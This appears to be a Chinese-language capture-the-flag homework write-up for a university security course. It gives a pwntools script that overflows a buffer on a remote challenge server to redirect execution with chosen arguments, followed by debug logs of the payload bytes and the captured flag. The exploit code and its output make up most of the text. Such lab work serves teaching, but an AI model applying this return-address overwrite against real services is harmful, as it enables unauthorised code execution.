
代码如下：

```python
from pwn import *
context.log_level = 'DEBUG'

ptr = 0x08048516
arg1 = 0xaaaabbbb
arg2 = 0xccccdddd
key  =  b"h"*32 + p32(ptr) +b"h"*4 + p32(arg1) + p32(arg2)

conn = remote("47.99.80.189", 10003)
conn.recvuntil("ID:\n")
conn.sendline("3180104933")
conn.recvuntil("me! \n")
conn.sendline(key)
conn.interactive()
```

成功截图：



```
➜ 03_bof_again python3 exploit.py
[+] Opening connection to 47.99.80.189 on port 10003: Done
[DEBUG] Received 0x1d bytes:
    b'Please input your StudentID:\n'
[DEBUG] Sent 0xb bytes:
    b'3180104933\n'
[DEBUG] Received 0x2f bytes:
    b'Welcome 3180104933! Here comes your challenge:\n'
[DEBUG] Received 0x4f bytes:
    b'[*] ZJUSSEC HW1: Buffer Overflow Again \n'
    b'[*] Give me something to overflow me! \n'
[DEBUG] Sent 0x31 bytes:
    00000000  68 68 68 68  68 68 68 68  68 68 68 68  68 68 68 68  │hhhh│hhhh│hhh
h│hhhh│
    *
    00000020  16 85 04 08  68 68 68 68  bb bb aa aa  dd dd cc cc  │····│hhhh│···
·│····│
    00000030  0a                                                  │·│
    00000031
[*] Switching to interactive mode
[DEBUG] Received 0x8 bytes:
    b'[HACKED]'
[HACKED][DEBUG] Received 0x1 bytes:
    b'\n'

$ ls
```



```
·│····│
    00000420  e2 95 9a e2  95 90 e2 95  9d 20 20 e2  95 9a e2 95  │····│····│·
·│····│
    00000430  90 e2 95 9d  20 20 20 e2  95 9a e2 95  90 e2 95 9d  │····│   ·│···
·│····│
    00000440  20 20 20 e2  95 9a e2 95  90 e2 95 90  e2 95 90 e2  │   ·│····│···
·│····│
    00000450  95 90 e2 95  90 e2 95 90  e2 95 9d 20  0a 5b 20 74  │····│····│···
 │·[ t│
    00000460  69 6d 65 73  74 61 6d 70  20 5d 20 4d  6f 6e 20 41  │imes│tamp│ ]
M│on A│
    00000470  70 72 20 20  35 20 31 35  3a 31 37 3a  35 37 20 32  │pr  │5 15│:17
:│57 2│
    00000480  30 32 31 0a  59 6f 75 20  66 6c 61 67  3a 20 73 73  │021·│You │fla
g│: ss│
    00000490  65 63 32 30  32 31 7b 62  6f 66 2d 61  67 61 69 6e  │ec20│21{b│of-
a│gain│
    000004a0  7c 31 35 63  33 64 36 30  36 7d 0a                  ││15c│3d60│6}·
│
    000004ab
CHALLENGE: bof-again
CONGRATS
[ timestamp ] Mon Apr  5 15:17:57 2021
You flag: ssec2021{bof-again|15c3d606}
$ 
```